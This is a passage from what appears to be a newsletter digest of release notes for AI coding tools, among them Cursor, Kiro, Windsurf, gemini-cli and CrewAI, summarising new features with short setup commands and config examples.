https://github.com/charmbracelet/crush.git
# already have the repo? check out this version:
$ git checkout v0.76.0
```

└──▷ TRY IT

Browse every available model across all supported providers before committing to one — useful when evaluating which provider to configure.

```
$ crush models
```

- Discovers skills from the git repository root in monorepos, so `.agents/skills/`, `.crush/skills/`, `.claude/skills/`, and `.cursor/skills/` at the repo root are found even when running from a subdirectory.
- Expands `crush models` to list all known providers and their models, not just configured ones — unconfigured providers are marked with (not configured).

WAS THIS USEFUL? 👍 👎

Cursor

Cursor Mobile App for iOS

5 RELEASES · SEEN 2026-06-29

LATEST

STABLE

Cursor is an AI-powered code editor that helps developers write, edit, and understand code faster using integrated large language model assistance.

Cursor launches iOS mobile app in public beta: launch cloud agents, remote-control desktop sessions, and review PRs from your phone.

.

└──▷ HOW TO FIND IT

Start a cloud agent on a repo from your phone so it keeps running after you close your laptop.

> 📍 In the Cursor iOS app, tap a repo → tap New Agent → select a model → describe your task (or use voice input) → tap Run in Cloud.

Hand off a desktop agent session to your phone so you can keep directing it while away from your desk.

> 📍 In the Cursor iOS app, tap Remote Control → select the active desktop session → continue sending instructions from your phone. (Teams/Enterprise: first enable Remote Control in the Cursor Dashboard under admin settings.)

Review an agent's output and merge its PR without returning to your desk.

> 📍 In the Cursor iOS app, open the completed agent session → tap Artifacts to review diffs and screenshots → tap Merge PR to merge directly from the app.

- New iOS app (public beta, all paid plans) lets you launch and manage always-on cloud agents from your phone, with full dev environments running in isolated VMs.
- Supports voice input for describing tasks and slash commands to guide agents on mobile.
- Cloud agents can be moved from a local session to cloud so they keep running with your laptop closed.
- Remote Control mode lets you take an agent already running on your desktop and continue directing it from your phone.
- Optional setting keeps your computer awake and reachable while you're away from your desk (Teams/Enterprise admins must enable Remote Control via the Cursor Dashboard).

+3 more

▾ **4 more releases in this issue** · seen 2026-06-29

Customize Cursor STABLE

Cursor's new Customize page unifies plugins, skills, MCPs, rules, and hooks with a team marketplace leaderboard and prebuilt canvases.

┗—▷ HOW TO FIND IT

Distribute an internal plugin from a self-hosted GitLab repo to your entire team without leaving Cursor.

> 📍 In the Cursor console, go to Customize › Team Marketplace › Import Repository, select GitLab, and paste your repository URL to publish the plugin to your team.

Instantly surface the most-used team plugins and add them to your personal setup in one click.

> 📍 In the Cursor console, go to Customize › Marketplace Leaderboard, browse the top-ranked plugins and MCPs for your team, and click Add on any entry to enable it at the user level.

Open a shared Atlassian Canvas to get a real-time view of all team issues, projects, and documents inside a plugin.

> 📍 In the Cursor console, go to Customize › Plugins, find the Atlassian plugin, and open the Atlassian Canvas from its canvas list.

- New Customize page consolidates plugins, skills, MCPs, subagents, rules, commands, and hooks in one place, manageable at user, team, or workspace level.
- Adds a team marketplace leaderboard showing the most popular plugins, skills, and MCPs across your team, with one-click install.
- Supports custom (bring-your-own) MCPs alongside marketplace-sourced ones.
- Introduces prebuilt plugin canvases — including a Hex Canvas for data visualizations and an Atlassian Canvas for a real-time view of issues, projects, and documents.
- Team marketplaces now support plugin repository imports from GitLab, Bitbucket, and Azure DevOps for easier team-wide plugin distribution.

Improvements to Cursor Automations STABLE

Cursor Automations gains `/automate` skill, Slack emoji trigger, five new GitHub triggers, and computer use support.

┗—▷ TRY IT

Instantly scaffold a new automation from your agent chat without opening the Automations UI.

```
$ /automate When a PR review comment is left, read the comment and push a commit that addresses the feedback.
```

Trigger a triage automation from Slack by reacting to a failure alert, routing it to the right team automatically.

> 📍 In the Cursor Automations console, go to your automation's Triggers section, select `Slack emoji reaction`, and choose the emoji (e.g. 🚨) that should fire the automation.

Auto-run an automation and produce a screen-recorded demo artifact when a GitHub Actions workflow run completes on a branch.

> 📍 In the Cursor Automations console, add trigger `Workflow run completed`, then in the Instructions field write: "Run the relevant tests, and use the computer use tool to record a short demo of the result."

- New `/automate` skill: describe a task in plain language inside a local agent session and Cursor auto-configures triggers, instructions, and tools.
- New Slack emoji trigger: reacting to any Slack message with a designated emoji kicks off a configured automation.
- Adds five new GitHub triggers: issue comment, PR review comment, PR review submitted, review thread updated, and workflow run completed.
- New computer use tool for cloud agents: automations can now control a computer to produce demos or artifacts, enabled by default.
- New Marketplace templates for triaging failed GitHub Actions runs and auto-fixing PR review comments.

`+3 more`

`Cloud Environment Setup and Cloud Subagents in Agents Window` **STABLE**

Cursor adds cloud dev environment snapshots and `/in-cloud` subagents for parallel, isolated agent work in the Agents Window.

`└──▷ TRY IT`

Spin up a cloud subagent to fix a flaky CI pipeline while you keep coding locally — the subagent runs on its own VM and branch so nothing interrupts your local session.

```
$ /in-cloud Fix the failing integration tests in the CI pipeline
and open a PR when done
```

Commit a shared cloud environment definition so every teammate's cloud agent starts from the same pre-built snapshot.

> 📍 Commit .cursor/environment.json to the repo after cloud environment setup completes

- New cloud environment setup: Cursor agents can now provision a cloud dev environment in under 10 minutes, installing dependencies in a shared terminal session and capturing the result in a reusable snapshot that speeds up all future cloud agent starts.
- Supports team-shared environment config via `.cursor/environment.json`, so cloud environment snapshots benefit the entire team when committed to the repo.
- New `/in-cloud` slash command spins up a cloud subagent in its own VM and branch, isolating long-running or parallel tasks (CI work, issue investigation, codebase exploration) without affecting the local workspace.
- New `/babysit` command (also accessible via quick-action pill) lets a cloud subagent iterate remotely on a PR to prepare it for merge without tying up the local agent session.
- Cloud subagents run in the background independently of the parent agent, which can continue running locally or in the cloud simultaneously.

+1 more

`Bugbot is now over 3x faster, 22% cheaper, and finds 10% more bugs` STABLE

Bugbot is 3x faster and 10% more accurate; adds pre-push `/review` command and incremental PR review mode.

.
.

└──▷ TRY IT

Run Bugbot and Security Review interactively before pushing — catch bugs and security issues without waiting for a CI PR comment.

```
$ /review
```

Jump straight to a security-only pre-push review when you've made changes in sensitive code paths.

```
$ /review-security
```

- Adds `/review` command to run Bugbot and Security Review locally before pushing, with interactive agent selection.
- Adds `/review-bugbot` and `/review-security` direct slash commands for targeted pre-push review.
- Enables `/review` to sync with Bugbot on GitHub and GitLab — if a PR is opened with the same diff, Bugbot skips the duplicate review and comments that it already reviewed that diff.
- Adds incremental review mode: configure Bugbot to review only what has changed since the last review, focusing feedback on the latest updates.
- Bugbot (powered by Composer 2.5) now completes reviews in ~90 seconds (down from ~5 min), finds 10% more bugs per review, and costs ~22% less per run.

+1 more

WAS THIS USEFUL?  

Windsurf snapshot-20260629

Windsurf is an AI-powered IDE and coding assistant that helps developers write, edit, and debug code faster using intelligent suggestions and automation.

Windsurf snapshot-20260629 adds Devin Local plugin system, subagent MCP tool calling, terminal permission scopes, and ACU usage visibility.

└──▷ USE IT

Suppress `Generated by Devin` attribution in commit messages when Devin Local is used in automated pipelines or white-label environments.

```yaml
# In your Devin Local config file:
attribution: false
```

- Adds a devin plugin system for extending Devin Local — in preview and opt-in for enterprises.
- Enables subagents to call MCP tools directly, expanding agentic automation depth.
- Supports team-enforced terminal allow/deny lists through CLI permission scopes.
- Displays Devin ACU usage directly in the client for quota visibility.
- Adds configurable default model per subagent.

+18 more

WAS THIS USEFUL? 👍 👎

Kiro

Config Hot-Reload and Resource Inheritance Control

10 RELEASES · SEEN 2026-06-29 LATEST STABLE

Kiro is an AI-powered IDE by AWS that uses "specs" to translate requirements into structured plans, then automatically generates and implements code.

Kiro 2.10 adds live config hot-reload for MCP/agents and a setting to block default resource inheritance in custom agents.

└──▷ USE IT

Stop a custom agent from pulling in global steering files, skills, and AGENTS.md when you want a fully isolated agent environment.

```json
"chat.disableInheritingDefaultResources": true
```


- Adds hot-reload for agent and MCP configurations: saving changes to an agent config, a new agent file, or mcp.json takes effect immediately without restarting the session or losing conversation history.
- Only affected MCP servers restart on config change; conversation context is preserved across reloads.
- New `chat.disableInheritingDefaultResources` setting lets custom agents opt out of automatically inheriting default steering files, skills, and AGENTS.md.

▾ **9 more releases in this issue** · seen 2026-06-29

> Agent Focus, Permissions, Custom Agents, and More
>
> STABLE
>
> Kiro IDE 1.0 adds Agent Focus mode, capability-based permissions, custom Markdown-defined agents, NL hook creation, and dockable chat tabs.


0:00 / 0:37


0:00 / 0:17





└──▷ USE IT

Define a specialized code-review agent your whole team can use by committing a Markdown file to version control.

```yaml
# .kiro/agents/code-reviewer.md
---
tools: read, web
mcp:
  - server: github
permissions:
  deny: shell
---
You are a strict code reviewer. Focus on security, clarity, and
test coverage.
```

Automate a lint-and-notify hook by describing it in plain English so Kiro generates the structured v1 JSON config in .kiro/hooks/.

> 📍 In the Agent Hooks panel, type: "Run ESLint on any modified .ts file and post a summary to chat" — Kiro generates and saves the hook to .kiro/hooks/eslint-on-save.json

Open a long agent conversation alongside the file it's editing to review inline diffs without switching panes.

> 📍 Right-click a chat tab → Open in Editor → drag the tab to a vertical split group alongside your source file.

- New experimental Agent Focus mode lets you direct multiple parallel agents from a chat-first layout with inline diffs, status-at-a-glance, and structured workflow templates (Spec, Plan, Bug Fix, Quick Spec).
- New capability-based permissions system lets you define exactly what the agent can read, execute, or call via MCP — prompting for consent on unapproved actions and persisting decisions as workspace or global rules.
- New Custom Agents feature lets you define specialized agents in a Markdown file with tool-access tags (`read` , `write` , `shell` , `web`), inline MCP servers, and permission rules — shareable via version control.
- Hooks now support natural language creation: describe the automation you want and Kiro generates the v1 JSON hook configuration stored in `.kiro/hooks/` , with triggers for file events, tool use interception, spec tasks, and prompt submission.
- New dockable chat tabs let you open any chat session as a full-width editor tab, split alongside source files, drag between editor groups, or span a second monitor — with the panel and tab staying in sync.

+1 more

└──▷ BREAKING ON UPGRADE

! Legacy hooks from 0.x must be migrated to the structured v1 JSON format stored in `.kiro/hooks/`; manual hooks have been replaced by manual steering files.

V3 Stability Fixes and Entra ID Session Refresh STABLE

Kiro adds compact tool card previews for sub-agent calls.

› Adds compact tool card previews for sub-agent calls, giving practitioners a concise view of tool invocations.

Introducing Automations STABLE

Kiro adds Automations: schedule recurring AI-driven tasks that run in sandboxes and open pull requests automatically.

.

└──▷ HOW TO FIND IT

Set up a recurring dependency-audit task that runs every Monday and automatically opens a PR with updates — no manual trigger needed.

📍 In the Kiro web console, go to Automations › Create Automation, describe the task (e.g. `Audit and update outdated npm dependencies`), select your GitHub or GitLab repository, and set a schedule using a cron expression (e.g. 0 9 * * 1 for Monday at 09:00 UTC).

› New Automations feature lets you schedule recurring tasks against GitHub or GitLab repositories on hourly, daily, or custom cron schedules.

› Each automation run executes in an independent sandbox — cloning repos, performing work autonomously, and opening a pull request with the results.

› Supports up to five schedules per automation, configurable via built-in intervals or raw cron expressions.

› Automations can be edited, disabled, or deleted at any time; changes take effect on the next scheduled run.

CLI v3 Early Access STABLE

Kiro CLI v3 Early Access brings spec-driven development, capability-based permissions, enhanced hooks, and tag-based agent config to the terminal.

└──▷ TRY IT

Opt into the V3 early access harness without disrupting your existing 2.x installation.

```
$ kiro-cli --v3
```

- Adds Kiro CLI V3 early access preview, running alongside existing 2.x installs via `kiro-cli --v3` opt-in flag.
- Introduces spec-driven development in the terminal, aligning CLI behavior with the Kiro IDE and Kiro Web unified agent harness.
- New capability-based permissions model replaces prior permission handling for agent actions.
- Enhanced hooks now ship with a standalone file format for defining hook behavior outside the main config.
- Adds tag-based agent configuration for targeting and customizing agent behavior by tag.

`/goal, Queue Steering, and enriched /rewind` STABLE

Kiro adds `/goal` loops, mid-turn queue steering, and enriched `/rewind` previews for more agentic control.

└──▷ TRY IT

Autonomously implement a multi-step feature with a built-in quality gate, capping retries to avoid runaway loops.

```
$ /goal --max 8 "Implement OAuth2 login flow with tests passing and no lint errors"
```

Redirect the agent mid-task when you spot it heading down the wrong path, without cancelling its current work.

> 📍 Press Ctrl+S to enter steer mode, then type your correction (e.g. `Use Postgres not SQLite`) — the agent picks it up at the next tool boundary.

- New `/goal` command starts an iterative agent loop that self-verifies completion against acceptance criteria before stopping (default 5 iterations, configurable with `--max`).
- New Queue Steering lets you send correction messages while the agent is running; it picks them up at the next tool boundary without requiring a cancel/restart.
- Ctrl+S toggles between steer mode (inject message mid-turn) and queue mode (buffer message until the current turn ends).

› Enriched `/rewind` turn picker now displays a summary of each turn — tool calls, files touched, commands run, and intermediate messages — for faster branch-point identification.

GitLab Support and Specs in the Browser STABLE

Kiro Web gains full GitLab support and brings the Specs planning workflow to the browser.

└──▷ HOW TO FIND IT

Plan a feature across GitLab repos before writing any code — review and edit generated requirements, design, and task files in the browser.

📍 In Kiro Web, go to Settings › Integrations, connect your GitLab account with a personal access token, open a chat session, add your GitLab repo, then describe what you want to build to generate a Spec (requirements, design, and task files) for review.

› Adds GitLab repository support: connect via personal access token, let the agent clone repos, write code, and open merge requests on your behalf.

› Enables inspection of existing GitLab merge requests and issues directly in chat without leaving the session.

› Supports mixing GitLab and GitHub repositories in a single Kiro Web session.


› Brings Specs workflow to the browser: describe a goal and Kiro generates reviewable requirements, design, and task files before any code is written.

› Allows editing the Spec plan through chat, selectively running individual tasks, and downloading spec artifacts when complete.

+1 more

Introducing Kiro Pro Max STABLE

Kiro launches Pro Max tier at $100/month with 5,000 credits and full feature access.



└──▷ HOW TO FIND IT

Upgrade to Pro Max mid-cycle without losing progress — charges are prorated and new credits apply immediately.

📍 In the Kiro console, go to Account Settings and select Switch to Pro Max.

› New Pro Max subscription tier at $100/month sits between Pro+ ($40) and Power ($200), offering 5,000 credits/month (2.5× Pro+) with access to all premium models, specs, custom subagents, powers, and hooks.

`Transcript Export, Terminal Titles, and Persistent Model Preferences`

STABLE

Kiro adds transcript export, terminal window titles, launch-time effort control, and persistent model/effort preferences.

└──▷ TRY IT

Export a completed investigation session as JSON to attach to a JIRA ticket or feed into a downstream script.

```
$ /transcript save --json
```

Launch a quick one-off lookup with minimal reasoning overhead so the response comes back fast.

```
$ kiro-cli chat --effort low
```


Enable terminal window titles so you can tell which shell window holds which active Kiro session.


> 📍 In the Kiro UI, go to `/settings` › display › Terminal title and enable it, or run `/title` <session-label> to set a label immediately.

- New `/transcript save` command exports full conversation history as markdown, plaintext (`--plain`), or JSON (`--json`) for sharing, ticketing, or piping into other tools.
- New `/title` command sets or clears the terminal window title, letting practitioners label concurrent Kiro sessions at a glance.
- New `--effort` flag for `kiro-cli chat` sets the reasoning depth (low, medium, high, xhigh, max) at session launch, skipping manual adjustment on every start.
- Persistent model and effort preferences: `/model` and `/effort` choices now auto-save across sessions without requiring `/model set-current-as-default` .

`Start Without a Repo, Switch Modes Anytime` STABLE

Kiro Web lets you start sessions without a GitHub repo and switch to Autonomous mode mid-session.







└──▷ HOW TO FIND IT

Prototype or explore a task immediately without needing a GitHub repo ready — connect one later only if the work warrants it.

> 📍 In the Kiro Web console, open a new session, describe your task, and skip the GitHub repo connection step. Use `Connect a repo` from the session settings when you're ready to push or pull code.

Hand off to the autonomous agent mid-conversation once you've refined the task enough through Vibe prompts, without restarting.

📍 In an active Vibe session, after your first prompt exchange, open the mode selector and choose Autonomous mode to let the agent take over from the current context.

- Enables starting a Kiro Web session without connecting a GitHub repository upfront — attach a repo later if needed.
- Supports switching to Autonomous mode at any point during a Vibe session, not only at session start.
- Adds relative timestamps to session messages, with hover-to-reveal absolute timestamps for long-running task tracking.

WAS THIS USEFUL? 👍 👎

gemini-cli

v0.49.0 · 2 RELEASES · 2026-06-18 → 2026-06-25 · LATEST

STABLE

An open-source AI agent that brings the power of Gemini directly into your terminal.

gemini-cli v0.49.0 adds GDC air-gapped auth, a new eval:inventory command, and JSON output for eval inventory.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.49.0 https://github.com/google-gemini/gemini-cli.git
# already have the repo? check out this version:
$ git checkout v0.49.0
```

└──▷ TRY IT

List available eval sources in a project in a CI pipeline — pipe structured output to other tools.

```
$ gemini eval:inventory --output-format json
```

- Supports GDC air-gapped Service Identity authentication after auth library update, enabling Gemini CLI use in isolated/air-gapped Google Distributed Cloud environments.
- Adds new `eval:inventory` CLI command to enumerate and report on available eval sources.
- Adds JSON output mode for `eval:inventory`, enabling machine-readable reporting for pipeline integration.

└──▷ BREAKING ON UPGRADE

! The `coreTools` config setting is migrated to `tools.core`; existing configurations using `coreTools` will need to be updated.

▾ 1 more release in this issue · 2026-06-18 → 2026-06-25

v0.47.0

STABLE

Gemini CLI v0.47.0 adds Antigravity CLI migration commands and promotes browser agent to stable.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.47.0 https://github.com/google-gemini/gemini-cli.git
# already have the repo? check out this version:
$ git checkout v0.47.0
```

- Adds documentation and migration commands for the Antigravity CLI transition.
- Promotes browser agent out of experimental status (now generally available).
- Updates auto model-selection mode to use Gemini 3.5 Flash when the flag is enabled.

WAS THIS USEFUL? 👍 👎

AGENT

◆ AI Agent Frameworks

CrewAI 1.15.1

10 RELEASES · 2026-06-11 → 2026-06-27 LATEST STABLE

Framework for orchestrating role-playing, autonomous AI agents. By fostering collaborative intelligence, CrewAI empowers agents to work together seamlessly, tackling complex tasks.

CrewAI 1.15.1 auto-initializes Git repos for new projects, enforces explicit crew definitions, and opens the deployment page post-deploy.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.15.1 https://github.com/crewAIInc/crewAI.git
# already have the repo? check out this version:
$ git checkout 1.15.1
```

- Automatically initializes a Git repository when generating a new CrewAI project via the CLI.
- Requires explicit CrewAI project definitions, enforcing structured crew configuration at project creation.
- Opens the deployment page automatically in the browser after a successful `crewai deploy` command.

└──▷ BREAKING ON UPGRADE

! Explicit CrewAI project definitions are now required (#6358)

▾ 9 more releases in this issue · 2026-06-11 → 2026-06-27

1.15.1a1 PRE-RELEASE

CrewAI 1.15.1a1 adds TUI button telemetry, enforces explicit project definitions, and auto-opens the deployment page after CLI deploy.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.15.1a1
https://github.com/crewAIInc/crewAI.git
# already have the repo? check out this version:
$ git checkout 1.15.1a1
```

- Adds telemetry tracking for TUI button interactions, enabling usage analytics on crew terminal UI actions.

- Requires explicit CrewAI project definitions, enforcing stricter project structure as a breaking change for existing setups.
- Automatically opens the deployment page in the browser after a successful `crewai deploy` CLI command.

1.15.0 STABLE

CrewAI 1.15.0 adds declarative Flow definitions with crew/agent actions, `each` composite steps, conditional expressions, and DMN mode support.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.15.0 https://github.com/crewAIInc/crewAI.git
# already have the repo? check out this version:
$ git checkout 1.15.0
```

- Adds unified declarative Flow loading, letting flows be defined and loaded from configuration rather than pure Python code.
- Adds declarative Flow CLI support so flows defined in config files can be kicked off directly from the command line.
- Adds `each` composite action to FlowDefinition for iterating over collections within a flow step.
- Adds optional `if` expression to `each.do` steps, enabling conditional execution inside iteration blocks.
- Adds single-agent action support in Flow definitions, allowing a lone agent call to be wired directly into a flow without a full crew.

+7 more

└──▷ BREAKING ON UPGRADE

! The `StateProxy` has been removed from flow state access

1.14.8a5 PRE-RELEASE

CrewAI 1.14.8a5 enables declarative refs to work seamlessly across both Flows and Crews.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.14.8a5
https://github.com/crewAIInc/crewAI.git
# already have the repo? check out this version:
$ git checkout 1.14.8a5
```

› Enables declarative references to be resolved across Flow and Crew boundaries, allowing shared state and configuration to be referenced from either context.

1.14.8a4 PRE-RELEASE

CrewAI 1.14.8a4 adds conversational flow support in the CLI TUI.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.14.8a4
https://github.com/crewAIInc/crewAI.git
# already have the repo? check out this version:
$ git checkout 1.14.8a4
```

› Supports conversational flows in the CLI text-based UI (TUI), enabling interactive multi-turn flow execution from the terminal.

1.14.8a3 PRE-RELEASE

CrewAI 1.14.8a3 adds declarative Flow loading, unified CLI commands, router-as-start support, and typed tool output schemas.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.14.8a3
https://github.com/crewAIInc/crewAI.git
# already have the repo? check out this version:
$ git checkout 1.14.8a3
```

└──▷ USE IT

Define a Flow whose entry point is a router for immediate conditional branching at startup.

```python
from crewai.flow.flow import Flow, router, listen, start

class TriageFlow(Flow):
    @router()
    @start()
    def triage(self):
        if self.state.priority == 'high':
            return 'urgent'
        return 'normal'

    @listen('urgent')
    def handle_urgent(self): ...

    @listen('normal')
    def handle_normal(self): ...
```

- Adds unified declarative Flow loading, enabling Flows to be defined and loaded via configuration rather than only imperative Python.
- Consolidates `crewai run` and `crewai flow kickoff` into a single command, simplifying the CLI surface.
- Adds declarative Flow CLI support, letting practitioners launch declaratively defined Flows from the command line.
- Enables @router() to be used as the start method of a Flow, allowing conditional branching logic at Flow entry points.
- Adds typed output schemas for CrewAI tools, enabling structured, validated outputs from tool calls.

+1 more

1.14.8a2 PRE-RELEASE

CrewAI 1.14.8a2 adds single-agent actions inside Flow definitions and CEL expression validation at load time.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.14.8a2
https://github.com/crewAIInc/crewAI.git
# already have the repo? check out this version:
$ git checkout 1.14.8a2
```

